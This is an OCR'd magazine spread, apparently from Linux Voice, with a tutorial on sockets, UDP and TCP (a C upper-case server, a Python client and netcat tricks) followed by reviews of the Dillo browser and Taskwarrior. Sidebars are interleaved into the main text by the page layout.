A veteran Unix and Linux enthusiast, Chris Brown has written and delivered open source training from New Delhi to San Francisco, though not on the same day.

CORE TECHNOLOGY

Dive under the skin of your Linux system to find out what really makes it tick.

Sockets, UDP and TCP

This month, we'll get plugged in with sockets, which span the world.

The term "sockets" refers to an API (a set of library routines) that enables us to write clients and servers that communicate with the TCP and UDP protocols. A socket is sometimes described as a communication endpoint; it's where the transport provider (the TCP or UDP layer) and the application programs meet.

Let's talk first about the underlying IP layer. IP (Internet Protocol) has the important job of delivering a datagram to the correct recipient machine (based on its IP address). The IP layer handles all the routing decisions. However, IP does not offer guaranteed delivery. If a packet goes missing, it just goes missing; there's no mechanism to automatically re-send it. Also, there's no guarantee that the packets will arrive in the same order they were sent. Successive datagrams sent over a wide-area network may get routed differently and arrive in the wrong order.


The TCP and UDP protocols lie on top of IP and are of more direct interest to us if we're writing socket-based programs.

UDP

UDP stands for User Datagram Protocol and is the simpler of the two. In fact it adds very little on top of IP except for the concept of a port number (a 16-bit value) that enables datagrams to be sent to a specific endpoint (effectively, to a specific application or service) on the destination machine.

UDP sockets provide a "connectionless" communication model, and sometimes they're compared to the postal service. Suppose I'm in regular postal contact with Barney Rubble at Bedrock. Each and every letter I send to him has to have Barney's address on the envelope; based on that information alone the letter is routed through the postal system and delivered. I don't get notification of delivery; I don't even get notification of non-delivery.

Every datagram sent by a program has to have a destination address (an IP address and port number) specified. When a program transmits a UDP datagram there is no guarantee that it will arrive and no notification if it doesn't. UDP simply inherits the Internet Protocol's failure of not guaranteeing to deliver the datagrams or get them in the right order. Of course, if the communication is taking place within a local network it's difficult to see how datagrams might become mis-ordered; nonetheless, UDP makes no guarantees about delivery order. It is sometimes known (unfairly) as the "Unreliable Datagram Protocol".



Clients use arbitrary "ephemeral" ports, server bind "well-known" ports. The tuple {client port, client IP, server port, server IP} identifies a TCP connection

Information exchange

For many UDP-based services the lack of a "first sent, first received" guarantee isn't an issue. Take DNS for example: it listens on UDP port 53, receives a lookup request, and sends a reply. Next request, next reply. There is never a sequence of datagrams that form part of the same interaction.

Other UDP-based services handle things differently. For example, the Trivial File Transfer Protocol (TFTP) (which does use a sequence of datagrams that form part of the same interaction), solves the problem by having every datagram explicitly acknowledged within the application layer, so that the whole thing stays in lock-step.

Now let's look at TCP (Transmission Control Protocol). Like UDP, it's also layered

Try It Out – Build and test the upper-case server

You can easily build this server. Either type the code in, or grab it from our magazine landing page on **www.linuxvoice.com**.

Put it into a file called **ucserver.c**. Next, ensure you've got the **gcc** compiler installed. On Ubuntu, for example it's installed simply as:

```
$ sudo apt-get install gcc
```

Now build your executable:

```
$ gcc ucserver.c -o ucserver
```

Assuming it compiles without errors, run it in the foreground:

```
./ucserver
```

Now open a new terminal window and verify that the server is listening on the expected port:

```
$ lsof -i TCP:1067
COMMAND   PID  USER  FD  TYPE DEVICE SIZE/OFF
NODE NAME
ucserver 12575 chris   3u  IPv4 272606     0t0  TCP
*:1067 (LISTEN)
```

We can use **netcat** (also know as **nc**) as a handy client program to test our server by telling it to connect to port 1067. All nc is doing is connecting to the port and ferrying lines of text back and forth, like this:

```
$ nc localhost 1067
Hello World
HELLO WORLD
This is a test
THIS IS A TEST
^D
```

Success! Not the world's most exciting service I grant you. But what do you expect for 40 lines of code? You can also run the test "non-interactively" by piping into **nc** like this:

```
$ echo "Hello World" | nc localhost 1067
HELLO WORLD
```

over IP, and like UDP it adds the notion of port numbers to identify a specific endpoint. But TCP is considerably more complicated, offering a reliable, sequenced, connection-oriented service.

Sometimes people refer to TCP as a "guaranteed" delivery service, but we should be clear what is meant by that. If you unplug the network cable from your server, TCP won't guarantee to deliver packets to it, nor can you write in and ask for your money back when it fails. The reliability of a TCP connection results from a process of "positive acknowledgement with re-transmission" – essentially, senders expect a confirmation of receipt of the segments of data they transmit, and will re-send them if they don't get one.

The main thing we need to understand is the connection-oriented nature of the service, and a common analogy is with a telephone call. Edward Bear wants to call Maisie Bear to invite her to a picnic. He provides addressing information "up front" when he dials Maisie's phone number (analogous to specifying an IP address and a port number when establishing a TCP connection) and Maisie needs to answer the phone (accept the connection) but from then on they have the illusion of a piece of copper wire connecting their phones. In my analogy, the client and server have a file descriptor referencing the connection. Edward and Maisie simply speak into the phone. Maisie doesn't need to repeatedly tell the telephone company "please deliver this sentence to Edward Bear", there is a connection and they simply speak on the phone. In my analogy, the client and server simply read and write on their file descriptor.

Design choices


The choice of UDP or TCP protocols has a fundamental effect on the way in which services are written, particularly if they want to be able to service multiple clients simultaneously. A UDP-based service such as TFTP is basically holding out a bucket labelled "Port 69". Any client can lob a datagram into the bucket, and in general the server will find itself fishing datagrams out of the bucket from various clients in some arbitrarily interleaved order. Usually, a UDP-based server is single-threaded, with the thread looping round on the request to "get the next datagram from the bucket". TCP-based services are different; each accepted connection results in a new file descriptor. In the simplest case, a server might complete its dialog with one client before accepting a connection from the next, but this will keep subsequent clients waiting if a client has opened the connection and then gone for a cup of tea. More commonly, TCP servers use a process-per-client or thread-per-client model to achieve concurrency when serving multiple clients.


I'm going to inflict some C code on you to show how sockets really work. Our example is a simple TCP-based server; the "service" is simply to convert any text received by the client to upper case, and send it back.

Here's the code. (The lines numbers are just for reference; they aren't part of the file)

```
1  #include <stdio.h>
2  #include <netinet/in.h>
3
4  #define SERVER_PORT 1067
5  #define BUFSIZE 100
6
7  /* ------ service() ------- */
8
```

Client and server ends in a TCP connection





Even teddy bears have a choice between connectionless and connection-oriented protocols.

```
9  void service(int in, int out)
10 {
11   char buffer[BUFSIZE];
12   int i, len;
13   while ((len = read(in, buffer, BUFSIZE)) > 0)
14   {
15     for (i = 0 ; i < len; i++)
16       buffer[i] = toupper(buffer[i]);
17     write(out, buffer, len);
18   }
19 }
20
21 /* ---- Main program ---- */
22
23 void main()
24 {
25   int sock, fd, client_len;
26   struct sockaddr_in server, client;
27
28   sock = socket(AF_INET, SOCK_STREAM, 0);
29   server.sin_family = AF_INET;
30   server.sin_addr.s_addr = htonl(INADDR_ANY);
31   server.sin_port = htons(SERVER_PORT);
32   bind(sock, (struct sockaddr *)&server,
sizeof(server));
33
34   listen(sock, 5);
35   while (1) {
36     client_len = sizeof(client);
37     fd = accept(sock, (struct sockaddr *)&client,
&client_len);
38     printf("accepted connection on fd %d\n", fd);
39     service(fd, fd);
40     close(fd);
41   }
42 }
```

I'll not trouble you with the details of all the data structures; some of them (like the **sockaddr_in** structure) look more complicated than you might think they should, but that's because the API is designed to support a wide variety of protocols, not just TCP and IPV4.

The action starts at line 28, where our server creates a socket, requesting an address family of **AF_INET** (which means that the socket will be identified by an IP address and a port number) and a **SOCK_STREAM** transport (which means we want TCP not UDP). Lines 29–32 bind our socket to port 1067 (as defined by **SERVER_PORT** up at line 4); the mysterious constant **INADDR_ANY** that appears here means that we're willing to listen for connections on any of our server's network interfaces. If the machine has only one interface this isn't really an issue, but if a machine has, say, an inward-facing connection and an internet-facing connection, you could choose to accept connections on only one of them.

Choose your socket

At line 34 we tell the system that we want to accept connections on this socket; specifically we set up a queue (of length 5) for incoming connection requests. Then at line 35 we enter our service loop. Line 37 will block until a client comes along to connect; when this happens the **accept()** call wakes up and returns a new file descriptor (**fd**) referencing the connection. At line 39 we call our little **service()** function, which actually carries out the conversation with the client, then when this returns we're careful to close the file descriptor. If we didn't do this we would consume a new descriptor for each

Try It Out – Create a concurrent server

You can turn our iterative "upper case" server into a concurrent server by forking a new child process to deal with each client. Because child processes inherit file descriptors from their parents, this is rather easy. The schema looks like this:

```
#include <signal.h>
#include <stdlib.h>
....
while(1) {
  fd = accept( ... );
  if (fork() == 0) {
    service(fd, fd); /* Child */
    exit(0);
  }
  else {
    close(fd);     /* Parent */
}
```

To test, compile the program and run it as before. Then open three or so terminal windows and conduct a Telnet session with the server in each of them, like we did before. Convince yourself that you are conducting a separate conversation with the server in each window. So far, so good. Now quit out of a couple of those Telnet sessions (leave one open) and look at the process table:

```
$ ps -e | grep ucc
11760 pts/4    00:00:00 ucconcurrent
11837 pts/4    00:00:00 ucconcurrent
11839 pts/4    00:00:00 ucconcurrent <defunct>
11858 pts/4    00:00:00 ucconcurrent <defunct>
```

Here, process 11760 is the original parent process and 11837 is a child that's connected to the one remaining Telnet client. The other two are the children that were servicing the now-closed Telnet sessions. Unfortunately, because their parent isn't waiting for them they have entered the zombie state. (We discussed the formation of zombies in detail in LV004.) If you kill the original parent (just type **^C** in the window where you started it) the zombies will disappear. But this isn't a satisfactory situation, because for a long-lived server those zombies will eventually fill up the process table. Fortunately they're easy to prevent. Just add the line:

```
signal(SIGCHLD, SIG_IGN);
```

in **main()**, before the **while** loop. This will stop the zombies. You'll also need an extra header file:

```
#include <signal.h>
```

You can download the completed code for the concurrent server from the issue landing page on **www.linuxvoice.com.**

There's another way to write a concurrent server, without using child processes, and that's to use the **select()** call. But the details are messy, and we won't consider it further here.

When I first met concurrent servers, I didn't understand how it was possible to maintain multiple client connections on the server, when they're all using the same port. The answer is that the TCP connection is really defined by four items: the port number and IP address of the server, and the port number and IP address of the client. Provided at least one of these four is different, it's a different connection!

client that connects and would eventually run out. Then we simply loop back and await the next client.

The **service()** function at lines 9–19 is really just symbolic of providing a real, useful service. The key points to note are that we read a request from the client using the descriptor returned by the **accept()**, and write a response using the same descriptor. Also notice the loop control at line 13. Each **read()** will block until the client sends another request; when the client eventually closes the connection this read will return 0, and the loop terminates.

The **accept()** call on line 37 also returns a **sockaddr_in** structure (called 'client' in the code) that contains (among other things) the IP address of the client end of the connection. We don't use it in this example, but many real-world servers use this information for logging or access control.

This is a simple iterative server – it talks to just one client at a time and any other that try to connect in the meantime will have to wait. The first five will have their connection requests placed on the queue we created; any beyond that will have their connections refused. However, it is not difficult to turn this into a concurrent server.

What about the client?

We can use a program such as **nc** (or even Telnet) as a client to test our upper-case server, but for completeness' sake let's write a client program, too. I can't bring myself to inflict more C on you, so this one's in Python:

"Once they are connected, the client and server are really just 'peers', and the application protocol will determine the exchange from then on."

```
#!/usr/bin/python
from socket import *
s = socket(AF_INET, SOCK_STREAM)
s.connect(('localhost', 1067))
s.send('Hello World')
reply = s.recv(1000)
print reply
```

Just as in the server we begin by creating a stream (TCP) socket using the 'INET' address family. Then, we actively connect to the server at port 1067. Once the socket is connected, we can send a request to it, and read the reply. We see here the key distinction between the client and the server: the server passively listens for and accepts connections; the client actively connects.

Notice that we don't explicitly bind a port number for the client; the system will bind an (arbitrary) port for it to use. Once they are connected, the client and server are really just 'peers', and the application protocol will determine the exchange from then on. Typically the client transmits first (some sort of request) and the server returns a reply. For some services the server will transmit first, for example the old **Daytime** server on port 13 (which nobody runs any more) works like that – you just connect to it and it sends you a string. TCP is a wonderful protocol, providing the illusion of a reliable, connection-oriented transport on top of an unreliable connectionless one (IP). But there are some things TCP doesn't do. For one thing, it doesn't preserve message boundaries. If a client opens a connection and writes, say, 300 bytes then 50 bytes then 100 bytes down the connection, the server will simply find that it has 450 bytes waiting to be read. Usually, it's left to the application protocol to make it clear where the message boundaries lie.

It's a privilege

There's an important rule in the Linux world that says ports below 1024 are "privileged" -- that is, a program can only bind a privileged port if it's running as root. This rule goes back many years and probably seemed like a good idea at the time, because in theory it prevents regular (non-root) users from masquerading as bona-fide servers and capturing sensitive login information.

Nowadays when many users have root access to their PCs the rule makes very little sense, and forces servers to run as root simply so that they can bind their well-known privileged port. A well-written server will drop its user ID to a non-root account as soon as it's got the port bound.

Command of the month: netcat

Netcat (also known as **nc**) has been described as the Swiss Army knife of networking commands. You can use it to create simple TCP or UDP clients or servers, and it's designed to be easy to script around. We've already seen it in use as a client to test our upper case server. Because it acts as a filter, reading stdin and writing stdout like filters usually do, we can perform all the usual tricks of redirecting the streams. Here, we pass the contents of a local file **greet** to our server and capture the result in **greet2**:

```
$ nc < greet localhost 1067 > greet2
```

Using the **-l** (**listen**) option, you can also cast **nc** in a server role. Here it is, being the world's most boring web server, delivering the same file every time:

```
$ nc -l 8080 < somecontent.html
```

Now we can browse to port 8080 and see the content. Of course, it's not a real web server so we don't get a proper HTTP response header back, but the browser doesn't seem to mind. Also useful is the standard output from **nc**, which shows us the actual HTTP request from the browser (somewhat trimmed here):

```
$ nc -l 8080 < greet2
GET / HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml
User-Agent: Mozilla/5.0
```

Of course it's a one-shot affair; **nc** will terminate after serving the page once. But with a bit of shell scripting we can wrap a loop around it like this:

```
$ while true; do nc -l 8080 < somecontent.html; done
```

Now here's a challenge for you: I attempted to use **nc** in conjunction with **tr** and a named pipe to cobble together an equivalent to the upper case server at the command line. Following a very similar example in the man page, I tried:

```
$ mkfifo /tmp/f
$ cat /tmp/f | tr 'a-z' 'A-Z' | nc -l localhost 1234 > /
tmp/f
```

... then on the "client" side I ran:

```
$ nc localhost 1234
```

I can enter text, but then the whole thing hangs. If you can figure out why this doesn't work (and especially if you can fix it) drop me a line at **drchrisbrown@linuxvoice.com**. I'd be delighted to hear from you!

FOSSpicks

Sparkling gems and new releases from the world of Free and Open Source Software

Mike Saunders has spent a decade mining the internet for free software treasures. Here's the result of his latest haul...

Lightweight web browser

Dillo 3.0.4

Firefox, Chrome, Internet Explorer, Safari... They're all classed as "web browsers", but a more apt description nowadays would be "application platforms". The amount of code being pushed into browsers for things like 3D graphics, PDF rendering, video codec support and other features is impressive (and sometimes scary) – and we're increasingly running applications and games inside our browsers.

In some ways this is great, but what if you just want a stripped-down web browser? You know, something that renders HTML pages and doesn't try to support everything including the kitchen sink? There are a few options here, and one of our favourites is the classic browser Dillo, which has just seen a new release.

Dillo is designed to be slim and fast, with few dependencies; its interface is built with the frill-free FLTK toolkit, so once you have the development packages for that installed, you can build it with the usual **./configure**, **make** and **sudo make install** routine.

Back to basics


Dillo doesn't support a lot of web technologies – there's no JavaScript, for instance. That might be a dealbreaker for some people, but we know that plenty of our readers use the NoScript extension to block random JavaScript from being executed on their machines. And many would argue that a site that doesn't work unless JavaScript is enabled is broken by design – sites should really adapt for older or more limited browsers.

"If you do a lot of browsing on text-heavy websites, you'll find Dillo scorchingly fast."

So while Dillo doesn't work everywhere, it still has the basics covered, and handles most HTML and CSS pretty well. If you do a lot of browsing on text-heavy websites, you'll find it scorchingly fast – for instance, loading the Wikipedia page for Linux on Dillo took less than a second in our testing, whereas Firefox took just over three seconds before it finished rendering.


OK, so Firefox does a lot more, but these time savings all add up over an extensive browsing session. And then there's the memory usage: Firefox required 148MB with just that single Wikipedia article open, whereas Dillo only snapped up 20MB from the RAM banks.

Dillo is no challenger to the big browsers, but we love it that there's a browser out there fully focused on being light and fast, getting the most out of older machines.



```
HTML warning: line 3, the required DOCTYPE declaration is missing.
HTML warning: line 26, color "##000000" is not in "#RRGGBB" format
HTML warning: line 45, <b> is not allowed to contain <p>. -- closing <b>
HTML warning: line 45, <font> is not allowed to contain <p>. -- closing
<font>
HTML warning: line 46, unexpected closing tag: </b> -- expected </table>.
HTML warning: line 46, unexpected closing tag: </font> -- expected
</table>.
HTML warning: line 53, <b> is not allowed to contain <p>. -- closing <b>
HTML warning: line 53, <font> is not allowed to contain <p>. -- closing
<font>
HTML warning: line 53, unexpected closing tag: </b> -- expected </table>.
HTML warning: line 53, unexpected closing tag: </font> -- expected
</table>.
HTML warning: line 78,   - forcing close of open tag: <b>
HTML warning: line 78,   - forcing close of open tag: <b>
HTML warning: line 167,   - forcing close of open tag: <b>
HTML warning: line 167,   - forcing close of open tag: <b>
HTML warning: line 230,   - forcing close of open tag: <b>
HTML warning: line 230,   - forcing close of open tag: <b>
```

There's also a panel showing errors in a page – useful for checking your HTML before you make it live.



GNU Operating System

Sponsored by the Free Software Foundation

About GNU Philosophy Licenses Education Software Documentation Help GNU

What is GNU?

GNU is a Unix-like operating system that is free software—it respects your freedom. You can install versions of GNU (more precisely, GNU/Linux systems) which are entirely free software.

The GNU Project was launched in 1984 to develop the GNU system. The name "GNU" is a recursive acronym for "GNU's Not Unix!".

What is free software?

Dillo's page rendering isn't always perfect, but boy is it fast, and great for reviving old boxes.

PROJECT WEBSITE
www.dillo.org

Task management tool

Taskwarrior 2.3.0

With your work, hobbies, family life and other things, you probably have a sizeable to-do list as well. Installing a task management tool could really help you to get on top of things – it makes all the difference for us. Various programs exist, but we're always happy when we find one that avoids fluffy GUI front-ends and gets down to the heart of the matter.

Taskwarrior is exactly that: it's a supremely configurable command-line program that focuses on managing your to-do list. Entries can be supplemented with priorities, projects, due dates and recurrences (eg the task should be completed once a month). As it's a text-based program, its dependencies are minimal; on our vanilla Ubuntu 13.10 test box we only had to install the **uuid-dev** package in order to follow the instructions in the **INSTALL** file.

Once you have Taskwarrior installed, enter **task** alone – this will create a sample **.taskrc** file in your home directory, along with a **.task/data** directory in the same place. To get started:

```
task add priority:H due:2014-07-10 Write FOSSpicks
```

Here, we're adding a new task with high priority, due on 10 July, called "Write FOSSpicks". If you then enter **task list**, you'll see the newly created task – try adding a few more tasks with different dates and priorities. When you enter **task list** again you'll see a number at the start of each task; you can use these to perform operations on individual tasks, such as:

```
task 3 delete
```

Groundhog day

To create a recurring task, specify the date and how often it should happen like so:

```
task add due:1st recur:monthly Stock up on beer
```


This creates a task on the 1st of every month. Now, once you have your to-do list fully inputted, you'll want a way to filter down certain tasks. For instance, you can list only high-priority tasks like so:

```
task priority:H list
```

(Or try **task next** to put the most important tasks first.) Another useful command is **task calendar**, which shows an attractive coloured view of the next few months, with upcoming tasks marked in red. (If the colour scheme looks rubbish, edit **~/.taskrc** and uncomment one of the theme lines – **light-16.theme** worked best for us.)

As time goes on and you complete more and more of your tasks, you can bring up some other useful views. The **task burndown** command displays a bar chart showing tasks you've started and completed over the previous weeks, and you can change that to a daily view with **task burndown.daily**.

We've only just scratched the surface of Taskwarrior here: enter **man task** to see the vast range of options available.




```
ID Pri Due        Age Description
 1 H   2014-07-10 10m Write FOSSpicks
 5     2014-08-01 3m  Stock up on beer
 2 M   2014-08-20 6m  Complete Mario 64
 6     2014-09-01 1m  Stock up on beer
 3 L   2014-09-12 6m  Learn Uzbek
 7     2014-10-01 1m  Stock up on beer

6 tasks
mike@mike-megabox:~$ task ghistory

Year Month Number Added/Completed/Deleted
2014 July                                           9          2

Legend: Added, Completed, Deleted

mike@mike-megabox:~$ task calendar

        July 2014                  August 2014                September 2014

     Su Mo Tu We Th Fr Sa       Su Mo Tu We Th Fr Sa       Su Mo Tu We Th Fr Sa
  27        1  2  3  4  5    31                 1  2    36     1  2  3  4  5  6
  28  6  7  8  9 10 11 12    32  3  4  5  6  7  8  9    37  7  8  9 10 11 12 13
  29 13 14 15 16 17 18 19    33 10 11 12 13 14 15 16    38 14 15 16 17 18 19 20
  30 20 21 22 23 24 25 26    34 17 18 19 20 21 22 23    39 21 22 23 24 25 26 27
  31 27 28 29 30 31          35 24 25 26 27 28 29 30    40 28 29 30
                             36 31

Legend: today, due, due-today, overdue, weekend, holiday, weeknumber.

mike@mike-megabox:~$
```

Although it's a CLI app, Taskwarrior makes good use of colour to present information clearly and attractively.

> "The 'task burndown' command displays a bar chart showing tasks you've started and completed."

PROJECT WEBSITE
www.taskwarrior.org


How it works: Adding tasks to projects



```
mike@mike-megabox:~$ task add project:LinuxVoice Write news page
Created task 9.
The project 'LinuxVoice' has changed.  Project 'LinuxVoice' is 0%
complete (1 of 1 tasks remaining).
mike@mike-megabox:~$ task list

ID Proj       Pri Due        Age Description
 1            H   2014-07-10 24m Write FOSSpicks
 5                2014-08-01 17m Stock up on beer
 2            M   2014-08-20 20m Complete Mario 64
 6                2014-09-01 15m Stock up on beer
 3            L   2014-09-12 20m Learn Uzbek
 7                2014-10-01 15m Stock up on beer
 8 LinuxVoice                3s  Write news page

7 tasks
mike@mike-megabox:~$
```

1 Create a project


To lump tasks together in projects, first create a task with the **project:Name** option. If that project doesn't yet exist in Taskwarrior, it will be created.



```
mike@mike-megabox:~$ task 1 modify project:LinuxVoice
Modifying task 1 'Write FOSSpicks'.
Modified 1 task.
The project 'LinuxVoice' has changed.  Project 'LinuxVoice' is 0%
complete (2 of 2 tasks remaining).
mike@mike-megabox:~$ task list

ID Proj       Pri Due        Age Description
 1 LinuxVoice H   2014-07-10 25m Write FOSSpicks
 5                2014-08-01 18m Stock up on beer
 2            M   2014-08-20 22m Complete Mario 64
 6                2014-09-01 16m Stock up on beer
 3            L   2014-09-12 22m Learn Uzbek
 7                2014-10-01 16m Stock up on beer
 8 LinuxVoice                1m  Write news page

7 tasks
mike@mike-megabox:~$
```

2 Modify tasks

To add existing tasks to projects, use the **modify** command. Here we've done **task 1 modify project:LinuxVoice**, then run **task list**.



```
mike@mike-megabox:~$ task list project:LinuxVoice

ID Proj       Pri Due        Age Description
 1 LinuxVoice H   2014-07-10 27m Write FOSSpicks
 8 LinuxVoice                3m  Write news page

2 tasks
mike@mike-megabox:~$ task projects

Project    Tasks Pri:None Pri:L Pri:M Pri:H
(none)         6        4     1     1     0
LinuxVoice     2        1     0     0     1

1 project (8 tasks)
mike@mike-megabox:~$
```

3 Filter tasks

